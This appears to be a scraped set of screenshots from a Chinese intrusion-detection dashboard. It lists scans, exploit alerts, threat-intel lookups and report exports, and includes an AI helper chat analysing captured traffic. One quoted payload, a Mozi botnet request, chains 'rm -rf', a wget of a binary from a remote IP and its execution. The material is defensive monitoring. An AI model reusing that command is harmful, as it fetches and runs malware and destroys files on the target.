59	高危	温江出口	10.16.4.77.42	互联网IP	2038669	漏洞攻击-Realtek eCos RSDK/MSDK Stack-based Buffer Overflow Attempt Inbound (CVE-2022-27255)	企图获取管理员权限	1	告警记录

攻击统计

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

搜索

年/月/日



输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 美国 搜索结果: 694 清除条件

序号	告警级别	链路	协议	源IP	源IP位置	源端口	目的IP	目的IP位置	目的端口	SID	攻击行为	攻击次数	分析研判
1	高危	温江出口	TCP	35.226.171.38	美国 爱荷华州 康瑟尔布拉夫斯	63725	103.164.77.47	互联网IP	80	1000085	漏洞攻击-敏感路径未授权访问	2	攻击记录
2	高危	温江出口	TCP	34.23.99.76	美国 南卡罗来纳州 北查尔斯顿	62155	103.164.77.45	互联网IP	80	1000085	漏洞攻击-敏感路径未授权访问	2	攻击记录
3	中危	温江出口	TCP	64.62.156.165	美国 明尼苏达州 明尼阿波利斯	47575	103.164.77.46	互联网IP	12654	2402000	ETPro情报-黑名单IP组 1	1	攻击记录
4	中危	温江出口	TCP	64.62.156.73	美国 明尼苏达州 明尼阿波利斯	42357	103.164.77.45	互联网IP	8000	2402000	ETPro情报-黑名单IP组 1	1	攻击记录
5	中危	温江出口	TCP	64.62.156.178	美国 明尼苏达州 明尼阿波利斯	39856	103.164.77.42	互联网IP	548	2402000	ETPro情报-黑名单IP组 1	1	攻击记录
6	中危	温江出口	TCP	64.62.156.30	美国 明尼苏达州 明尼阿波利斯	60970	103.164.77.42	互联网IP	5080	2402000	ETPro情报-黑名单IP组 1	1	攻击记录
7	中危	温江出口	TCP	64.62.156.125	美国 明尼苏达州 明尼阿波利斯	42662	103.164.77.41	互联网IP	789	2402000	ETPro情报-黑名单IP组 1	1	攻击记录
8	中危	温江出口	TCP	87.121.84.95	美国 伊利诺伊州 芝加哥	8324	103.164.77.42	互联网IP	45434	2400012	ETPro情报-黑名单IP组 13	1	攻击记录
9	低危	温江出口	TCP	20.118.217.181	美国 爱荷华州 德梅因	50268	103.164.77.42	互联网IP	80	2029054	网络扫描- Zmap User-Agent (Inbound)	1	攻击记录

攻击流量

网络安全事件趋势 ▲

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析 ▲

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

搜索 年/月/日



输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 美国 搜索结果: 659 清除条件

序号	链路	协议	源IP	源IP位置	源端口	目的IP	目的IP位置	目的端口	攻击次数	分析研判
1	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	24882	103.164.77.41	互联网IP	5060	2	攻击记录
2	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	34568	103.164.77.47	互联网IP	5060	2	攻击记录
3	溢江出口	UDP	64.62.156.97	美国 明尼苏达州 明尼阿波利斯	57467	103.164.77.41	互联网IP	111	2	攻击记录
4	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	28323	103.164.77.42	互联网IP	5060	2	攻击记录
5	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	24882	103.164.77.45	互联网IP	5060	2	攻击记录
6	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	30982	103.164.77.43	互联网IP	5060	2	攻击记录
7	溢江出口	UDP	64.62.156.10	美国 明尼苏达州 明尼阿波利斯	9511	103.164.77.46	互联网IP	161	2	攻击记录
8	溢江出口	TCP	40.124.172.100	美国 得克萨斯州 圣安东尼奥	53958	103.164.77.45	互联网IP	80	2	攻击记录
9	溢江出口	UDP	192.3.140.22	美国 纽约州 水牛城	28323	103.164.77.41	互联网IP	5060	2	攻击记录
10	溢江出口	UDP	64.62.156.94	美国 明尼苏达州 明尼阿波利斯	28583	103.164.77.46	互联网IP	111	2	攻击记录

上一页

第1页/共66页

下一页

每页显示数量

10

确认

选择页码

1

跳转

安全大屏展示

网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP

- 攻击统计
- 攻击流量

安全事件大屏展示


网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件


网络安全智能AI助手

<https://192.168.100.8:8888/displayui/>

安全事件大屏展示排名



攻击次数排名



热点网络安全事件

- ID: 2 - 攻击IP: 49.69.80.137 - 攻击源位置: 互联网IP - 攻击手段数量: 8 - 攻击次数: 31
- ID: 3 - 攻击IP: 58.219.240.65 - 攻击源位置: 中国 江苏省 无锡市 - 攻击手段数量: 8 - 攻击次数: 26
- ID: 4 - 攻击IP: 197.220.93.100 - 攻击源位置: 互联网IP - 攻击手段数量: 8 - 攻击次数: 8
- ID: 5 - 攻击IP: 173.212.238.133 - 攻击源位置: 互联网IP - 攻击手段数量: 8 - 攻击次数: 8
- ID: 6 - 攻击IP: 1.95.121.46 - 攻击源位置: 中国 贵州省 贵阳市 - 攻击手段数量: 8 - 攻击次数: 8
- ID: 7 - 攻击IP: 140.238.180.254 - 攻击源位置: 互联网IP - 攻击手段数量: 8 - 攻击次数: 8
- ID: 8 - 攻击IP: 115.248.8.65 - 攻击源位置: 互联网IP - 攻击手段数量: 8 - 攻击次数: 8
- ID: 9 - 攻击IP: 49.69.80.118 - 攻击源位置: 互联网IP - 攻击手段数量: 7 - 攻击次数: 23
- ID: 10 - 攻击IP: 79.124.58.198 - 攻击源位置: 互联网IP - 攻击手段数量: 6 - 攻击次数: 56

实时网络安全事件

- ID: 6 - 时间: 2025-08-28T21:22:33 - 告警级别: 高危 - 攻击IP: 40.77.167.32 - 目的IP: 103.164.77.42 - 攻击手段: 网络扫描-Bing Webcrawler User-Agent (BingBot) - 链路: 温江出口 - 攻击源位置: 互联网IP
- ID: 7 - 时间: 2025-08-28T21:22:25 - 告警级别: 中危 - 攻击IP: 167.94.138.138 - 目的IP: 103.164.77.44 - 攻击手段: ETPro情报-黑名单IP组 1 - 链路: 温江出口 - 攻击源位置: 互联网IP
- ID: 8 - 时间: 2025-08-28T21:22:23 - 告警级别: 中危 - 攻击IP: 80.94.95.249 - 目的IP: 103.164.77.46 - 攻击手段: ETPro情报-黑名单IP组 11 - 链路: 温江出口 - 攻击源位置: 互联网IP
- ID: 9 - 时间: 2025-08-28T21:22:03 - 告警级别: 中危 - 攻击IP: 167.94.145.23 - 目的IP: 103.164.77.46 - 攻击手段: ETPro情报-黑名单IP组 1 - 链路: 温江出口 - 攻击源位置: 互联网IP
- ID: 10 - 时间: 2025-08-28T21:21:58 - 告警级别: 中危 - 攻击IP: 93.123.109.127 - 目的IP: 103.164.77.41 - 攻击手段: ETPro情报-黑名单IP组 17 - 链路: 温江出口 - 攻击源位置: 互联网IP

攻击详情

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

搜索

年/月/日

输入IP、ID、关键字过滤

搜索

限制

100条

确认

查询时间: 今天

过滤条件: 漏洞

搜索结果: 100

清除条件

网络安全事件趋势

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

序号	时间	告警级别	链路	协议	源IP	源IP位置	源端口	目的IP	目的IP位置	目的端口	SID	攻击行为	分析研判
1	2025-08-28 21:20:49	高危	溢江出口	TCP	118.117.31.139	中国 四川省 绵阳	50894	103.164.77.44	互联网IP	80	1000085	漏洞攻击-敏感路径未授权访问	攻击载荷
2	2025-08-28 21:18:26	高危	溢江出口	UDP	45.156.87.165	互联网IP	34603	103.164.77.41	互联网IP	9999	2809444	漏洞攻击-Possible Asus WRT LAN Backdoor Command Execution	攻击载荷
3	2025-08-28 21:11:31	高危	溢江出口	UDP	23.139.82.62	互联网IP	59526	103.164.77.42	互联网IP	500	2063094	漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)	攻击载荷
4	2025-08-28 20:59:08	中危	溢江出口	TCP	120.61.6.24	印度 喀拉拉邦 帕拉卡德	57652	103.164.77.41	互联网IP	80	2024916	漏洞攻击-Netgear DGN Remote Command Execution	攻击载荷
5	2025-08-28 20:56:47	高危	溢江出口	UDP	23.139.82.62	互联网IP	49599	103.164.77.46	互联网IP	500	2063094	漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)	攻击载荷
6	2025-08-28 20:56:43	高危	溢江出口	UDP	23.139.82.62	互联网IP	57403	103.164.77.47	互联网IP	500	2063094	漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)	攻击载荷
7	2025-08-28 20:49:07	高危	溢江出口	TCP	223.86.61.162	互联网IP	4962	103.164.77.44	互联网IP	80	1000085	漏洞攻击-敏感路径未授权访问	攻击载荷

攻击载荷

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

搜索

年/月/日



输入IP、ID、关键字过滤

搜索

限制

100条

确认

查询时间: 今天 过滤条件: 最新 搜索结果: 100 清除条件

序号	字段	攻击载荷
	攻击时间	2025-08-28 21:20:49
	攻击名称	漏洞攻击-敏感路径未授权访问
	攻击类别	WEB应用攻击
	攻击级别	告警级别: 高危 链路: 温江出口 SID: 1000085
	攻击流量	流ID: 368755272650197 协议: TCP 源: 118.117.31.139 (中国 四川省 绵阳): 50894 → 目标: 103.16. [redacted] (互联网IP): 80
	网络传输	传输方向: to_server 应用: http 发送数据: 4个包 / 1023字节 → 接收数据: 2个包 / 514字节 PCAP数据包下载
	数据挖掘	查看原始告警日志 查看攻击载荷记录 查看攻击统计情况 查看攻击汇总情况 查看WEB攻击日志 查看WEB成功日志 科来TSA数据包下载 事件会话数据包下载
	微步情报	验证118.117.31.139情报 验证103.1 [redacted] 4情报
1	攻击载荷	UTF-8解码如下: GET /Home/Info?Fid=000 HTTP/1.1 Host: bm.scbuilder.com Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Linux; Android 12; CTR-AL20 Build/HUAWEICTR-AL20; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/97.0.4692.98 Mobile Safari/537.36 T7/15.25 BDOS/1.0 (HarmonyOS 3.0.0) SP-engine/3.51.0 bd_dvt/0 baiduboxapp/15.26.0.10 (Baidu; P1 12) NABar/1.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Purpose: prefetch X-Requested-With: com.baidu.searchbox

攻击载荷-验证组件

网络安全事件趋势 ▲

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析 ▲

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

PCAP数据包解码

传输控制协议 (TCP):
源端口: 50894
目标端口: 80
序列号: 4263336111
确认号: 1618494020
数据偏移: 5
标志位: A
窗口大小: 131
校验和: 0xa3d8
紧急指针: 0

原始数据 (前128字节):

```
40 64 dc 2f 5a 53 50 6f 77 89 b0 d6 08 00 45 00 00 28 cf cd 40 00 37 06 29 32 76 75 1f 8b 67 a4 4d 2c c6 ce 00 50 fe 1d 58 af 60 78 42 44 50 10 00 83 a3 d8 00 00 00 00 00 00
```

ASCII 视图:

```
@d/ZSPow...E.{.@.7.)2vu.g.M...P.X`xBDP.....
```

执行AI分析

根据Payload内容可以看出, 该请求是一个GET请求, 请求的URL为/Home/Info?fid=000, 目标主机为bm.scbuilder.com, 请求中包含了一些常见的HTTP头信息, 包括User-Agent、Referer等。

根据User-Agent信息可以看出, 该请求来源于一个运行Android 12系统的设备, 使用华为手机浏览器, 并且伪装成了百度搜索的客户端。这可能是一种伪装手段, 用于隐藏真实的来源。

给出的Referer为https://m.baidu.com/, 表示该请求可能是从百度的搜索页面跳转而来。

根据以上分析, 建议在处理该网络安全事件时, 可以进一步分析请求的细节信息, 检查是否存在恶意行为。同时, 建议对bm.scbuilder.com进行安全审查, 确保该主机的安全性, 防止可能存在的攻击行为。同时, 检查是否有其他异常的网络请求与该请求相关联。

执行源IP情报验证

点击按钮执行源IP情报验证!

执行目的IP

WEB事件分析

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

- 网络安全事件分析 ▲
 - 攻击详情
 - 攻击载荷
 - WEB攻击事件
 - WEB攻击成功事件
 - 网络安全智能AI助手
 - 情报验证
 - 告警优化 (详情)
 - 告警优化 (规则)

- 网络安全事件查询 ▲
 - Excel统计
 - Excel详情

序号	字段	WEB攻击成功事件
	攻击时间	2025-08-28 21:26:04
	攻击名称	网络扫描-Bing Webcrawler User-Agent (BingBot)
	攻击类别	非可疑流量
	攻击级别	告警级别: 低危 链路: 温江出口 SID: 2032981
	攻击流量	流ID: 854822278635856 协议: TCP 源: 40.77.167.32 (互联网IP): 41247 → 目标: 103.16 (互联网IP): 80
	状态码	200
	请求体	UTF-8解码如下: GET /index/Doc/index/docid/202011098620001 HTTP/1.1 User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm) Chrome/116.0.1938.76 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept: */* From: bingbot(at)microsoft.com Host: www.sjwrtvu.net
		UTF-8解码如下: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html dir="ltr" lang="zh-CN"> <head> <title>四川 /title> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <meta name="keywords" content="四川,建设,学习,三大员培训,三类人员,成人学历教育">

网络安全AI助手

网络安全事件验证系统 / 网络安全事件分析 / 网络安全智能AI助手

隐藏侧边栏

切换主题

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

情报验证

告警优化 (详情)

告警优化 (规则)

网络安全事件查询

Excel统计

Excel详情

正在处理中, 请稍候...

NSEVS-AI:

欢迎使用网络安全智能AI助手, 有什么问题快问我哟!

用户:

```
GET /shell?cd+/tmp;rm+-rf+*,wget+http://45.230.66.101:11685/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1 User-Agent: Hello, world Host: 103.164.77.46:80 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Connection: keep-alive 分析这个攻击载荷, 给出建议
```

NSEVS-AI:

这个攻击载荷看起来是一个典型的远程代码执行 (RCE) 攻击示例, 攻击者试图在目标服务器上执行一系列命令以下载并运行恶意软件。以下是这个请求的详细分析及建议:

分析

1. **命令链**:

- `cd /tmp`: 进入 `/tmp` 目录。
- `rm -rf`: 删除 `/tmp` 目录下的所有文件和子目录, 具有破坏性。
- `wget http://45.230.66.101:11685/Mozi.a`: 从攻击者控制的服务器下载名为 `Mozi.a` 的文件。
- `chmod +777 Mozi.a`: 将下载的文件权限设置为可读、可写、可执行。
- `/tmp/Mozi.a jaws`: 执行下载的文件, 传递参数。

2. **用户代理**:

- 通过 `User-Agent: Hello, world` 伪装成普通的用户请求, 可能试图绕过某些基于用户代理的

请输入问题

gpt-4o-mini

发送

内置情报验证

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

情报验证

告警优化 (详情)

告警优化 (规划)

网络安全事件查询

Excel统计

Excel详情

www.mu91y.cn

情报验证

- 事件名称: 木马后门控制端Domain域名
- 事件类别: 恶意对象
- 时间戳: 2020-03-31 20:46:52 UTC+8
- 风险等级: 高风险
- 确信度: 95%
- 决策: 观察
- 描述: 僵尸木马主控制端

- 事件名称: 事件报告
- 事件类别: 事件报告
- 时间戳: 2022-03-30 11:43:52 UTC+8
- 风险等级: 高风险
- 确信度: 100%
- 决策: 阻断
- 描述: None

告警策略优化

搜索

年/月/日



输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 无 搜索结果: 170 清除条件

序号	告警级别	SID	告警类型	告警名称	告警数量	告警策略优化
1	中危	2402000	其他安全攻击	ETPro情报-黑名单IP组 1	6897	加白SID
2	中危	2500018	其他安全攻击	ETPro情报-恶意主机流量组 10	579	加白SID
3	中危	2400034	其他安全攻击	ETPro情报-黑名单IP组 35	463	加白SID
4	中危	2400026	其他安全攻击	ETPro情报-黑名单IP组 27	298	加白SID
5	中危	2400045	其他安全攻击	ETPro情报-黑名单IP组 46	254	加白SID
6	中危	2010937	可疑流量	网络扫描-Suspicious inbound to mySQL port 3306	244	加白SID
7	中危	2400012	其他安全攻击	ETPro情报-黑名单IP组 13	209	加白SID
8	低危	2032981	非可疑流量	网络扫描-Bing Webcrawler User-Agent (BingBot)	204	加白SID
9	高危	1000085	WEB应用攻击	漏洞攻击-敏感路径未授权访问	193	加白SID
10	中危	2400053	其他安全攻击	ETPro情报-黑名单IP组 54	157	加白SID

Excel统计数据导出

网络安全事件趋势

网络安全事件分析

网络安全事件查询

Excel统计

Excel详情

Word报告 (事件)

Word报告 (统计)

日志导出

文件下载

历史数据统计

历史数据查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全量)

科采数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

搜索

年/月/日



输入IP、ID、关键字过滤

生成

清除条件

路径信息

/Excel/

导出任务

没有数据生成任务。

文件列表

日期(今天)-过滤条件(无)-网络安全事件统计.xlsx

日期(今天)-过滤条件(无)-网络安全事件统计.xlsx [受保护的视图] - Excel

文件 开始 OfficePLUS 插入 绘图 页面布局 公式 数据 审阅 视图 PDF工具箱 帮助 Acrobat 百度网盘 操作说明搜索

序号	源IP	目的IP	源端口	目的端口	协议	攻击行为	SID	告警级别	链路	源IP位置	目的IP位置	攻击次数
1	167.94.138.16	103.1	49840	3306	TCP	网络扫描-Suspicious inbound	2010937	中危	温江出口	互联网IP	互联网IP	2
2	176.65.148.12	103.1	63352	25565	TCP	ETPro情报-黑名单IP组 35	2400034	中危	温江出口	互联网IP	互联网IP	4
3	176.65.148.12	103.1	63352	25565	TCP	ETPro情报-黑名单IP组 1	2402000	中危	温江出口	互联网IP	互联网IP	4
4	167.94.138.17	103.1	41782	3306	TCP	网络扫描-Suspicious inbound	2010937	中危	温江出口	互联网IP	互联网IP	4
5	167.94.138.16	103.1	50554	3306	TCP	网络扫描-Suspicious inbound	2010937	中危	温江出口	互联网IP	互联网IP	4
6	176.65.148.12	103.1	64836	25565	TCP	ETPro情报-黑名单IP组 35	2400034	中危	温江出口	互联网IP	互联网IP	4
7	176.65.148.12	103.1	64836	25565	TCP	ETPro情报-黑名单IP组 1	2402000	中危	温江出口	互联网IP	互联网IP	4
8	23.139.82.62	103.1	25565	500	UDP	漏洞攻击-Zyxel ZyWALL/US	2063094	高危	温江出口	互联网IP	互联网IP	3
9	23.139.82.62	103.1	25565	500	UDP	漏洞攻击-Zyxel ZyWALL/US	2063094	高危	温江出口	互联网IP	互联网IP	3
10	23.139.82.62	103.1	25565	500	UDP	漏洞攻击-Zyxel ZyWALL/US	2063094	高危	温江出口	互联网IP	互联网IP	3
11	117.176.249.6	103.1	11634	80	TCP	漏洞攻击-敏感路径未授权	1000085	高危	温江出口	中国 四川	互联网IP	3
12	176.65.148.12	103.1	62127	25565	TCP	ETPro情报-黑名单IP组 35	2400034	中危	温江出口	互联网IP	互联网IP	3
13	176.65.148.12	103.1	62127	25565	TCP	ETPro情报-黑名单IP组 1	2402000	中危	温江出口	互联网IP	互联网IP	3
14	52.167.144.24	103.1	44160	80	TCP	网络扫描-Bing Webcrawler	2032981	低危	温江出口	互联网IP	互联网IP	3
15	40.77.167.59	103.1	20205	80	TCP	网络扫描-Bing Webcrawler	2032981	低危	温江出口	互联网IP	互联网IP	3
16	45.156.87.165	103.1	34603	9034	UDP	漏洞攻击-Realtek SDK - C	2044008	高危	温江出口	互联网IP	互联网IP	2
17	176.65.148.12	103.1	65187	25565	TCP	ETPro情报-黑名单IP组 35	2400034	中危	温江出口	互联网IP	互联网IP	2
18	176.65.148.12	103.1	65187	25565	TCP	ETPro情报-黑名单IP组 1	2402000	中危	温江出口	互联网IP	互联网IP	2
19	123.136.6.106	103.1	8043	8043	TCP	ETPro情报-黑名单IP组 1	2402000	中危	温江出口	互联网IP	互联网IP	2
20	34.23.99.76	103.1	62155	80	TCP	漏洞攻击-敏感路径未授权	1000085	高危	温江出口	美国 南卡	互联网IP	2

Excel事件数据导出

网络安全事件趋势

网络安全事件分析

网络安全事件查询

Excel统计

Excel详情

Word报告 (事件)

Word报告 (统计)

日志导出

文件下载

历史数据统计

历史数据查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全量)

科来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

搜索

年/月/日

输入IP、ID、关键字过滤

生成

清除条件

路径信息

/Excel/

导出任务

没有数据生成任务。

文件列表

日期(今天)-过滤条件

日期(今天)-过滤条件(无)-网络安全事件详情.xlsx [受保护的视图] - Excel

	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
	源IP	目的IP	源端口	目的端口	协议	SID	告警级别	链路	源IP位置	目的IP位置	攻击类别	应用协议	流向	服务器的	客户端的	服务器的	客户端的
1	45.142.193.12	103.	40686	63600	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
2	45.142.193.12	103.	40686	63600	TCP	2400005	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
3	45.142.193.12	103.	40686	63600	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	74	
4	206.168.34.13	103.	36073	10302	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
5	176.65.148.20	103.	56897	17000	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
6	176.65.148.20	103.	56897	17000	TCP	2400034	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
7	45.142.193.32	103.	44224	29395	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
8	45.142.193.32	103.	44224	29395	TCP	2400005	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
9	52.167.144.21	103.	4742	80	TCP	2032981	低危	温江出口	互联网IP	互联网IP	非可疑流量	http	to_server	6	6	1014	38
10	52.167.144.21	103.	4742	80	TCP	2032981	低危	温江出口	互联网IP	互联网IP	非可疑流量	http	to_server	4	3	525	9
11	206.168.34.16	103.	59989	6009	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	74	
12	176.65.149.55	103.	59508	9200	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
13	176.65.149.55	103.	59508	9200	TCP	2400034	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
14	65.49.1.77	103.	59187	4081	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
15	64.62.156.170	103.	47051	4081	TCP	2402000	中危	温江出口	美国 明尼	互联网IP	其他安全攻击		to_server	1	0	60	
16	185.169.4.184	103.	37342	8765	TCP	2400037	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
17	167.94.138.10	103.	46235	44866	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	74	
18	52.167.144.17	103.	1206	80	TCP	2032981	低危	温江出口	互联网IP	互联网IP	非可疑流量	http	to_server	3	6	470	59
19	196.251.117.1	103.	55246	5900	TCP	2400045	中危	温江出口	荷兰 北荷	互联网IP	其他安全攻击		to_server	1	0	66	
20	64.62.197.80	103.	60563	8086	TCP	2402000	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	
21	195.178.110.1	103.	45037	39171	TCP	2400044	中危	温江出口	互联网IP	互联网IP	其他安全攻击		to_server	1	0	60	

Word事件报告导出

网络安全事件验证系统 / 网络安全事件查询 / Word报告 (事件)

搜索 年/月/日 输入IP、ID、关键字过滤 生成 清除

路径信息
/Word/

导出任务
没有数据生成任务。

文件列表

- 2025年07月31日网络安全事件分析报告(特定WEB应用DLinkDIR859InformationD
- 2025-06-0400_03_01至2025-06-0411_32_38网络安全分析报告.docx

网络安全事件处置

- 数据包取证 (过滤)
- 数据包取证 (全量)
- 科来数据包下载
- 数据包安全分析
- 数据包分析结果
- 数据包文件还原

2025年07月31日网络安全事件分析报告.docx

文件 开始 插入 绘图 设计 布局 引用 邮件 审阅 视图 帮助 Acrobat 百度网盘 告诉我 共享

网络安全事件分析报告

一、监测时间:
2025年07月31日

二、事件描述:
网络安全事件验证系统监测到 149.104.26.212 存在“特定 WEB 应用-Drupalgeddon2 <8.3.9 <8.4.6 <8.5.1 RCE Through Registration Form (CVE-2018-7600)、漏洞攻击-FortiOS SSL VPN - Information Disclosure (CVE-2018-13379)、特定 WEB 应用-Kibana Attempted LFI Exploitation (CVE-2018-17246)、特定 WEB 应用-Oracle JSF2 Path Traversal Attempt、漏洞攻击-D-Link 850L Password Extract Attempt、WEB 服务器-Possible MySQL SQL 协议-i Attempt Information Schema Access、漏洞攻击-Apache HTTP Server SSRF (CVE-2021-40438)、特定 WEB 应用-ECSHOP user.php SQL 协议-INJECTION via Referer、漏洞攻击-D-Link DCS-2530L Unauthenticated Credential Disclosure (CVE-2020-25078)、漏洞攻击-Multiple DrayTek Products Pre-authentication Remote RCE Inbound (CVE-2020-8515) M2、PT 网络安全情报-Likely Apache HTTP Server 2.4.49 Directory Traversal (CVE-2021-41773)、PT 网络安全情报-PHP Object Deserialization RCE

Word统计报告导出

网络安全事件验证系统 / 网络安全事件查询 / Word报告 (统计)

搜索 年/月/日 年/月/日 IP、ID、关键字过滤

路径信息
/Word/

导出任务
没有数据生成任务。

文件列表

文件名	时间
2025-03-0900_00_02至2025-03-0919_44_55网络安全分析报告.docx	2025-03
2025-03-0900_00_02至2025-03-0919_54_23网络安全分析报告.docx	2025-03
2025-03-0800_00_07至2025-03-0920_00_22网络安全分析报告.docx	2025-03
2025-03-0900_00_02至2025-03-0919_52_26网络安全分析报告.docx	2025-03

WEB攻击成功事件
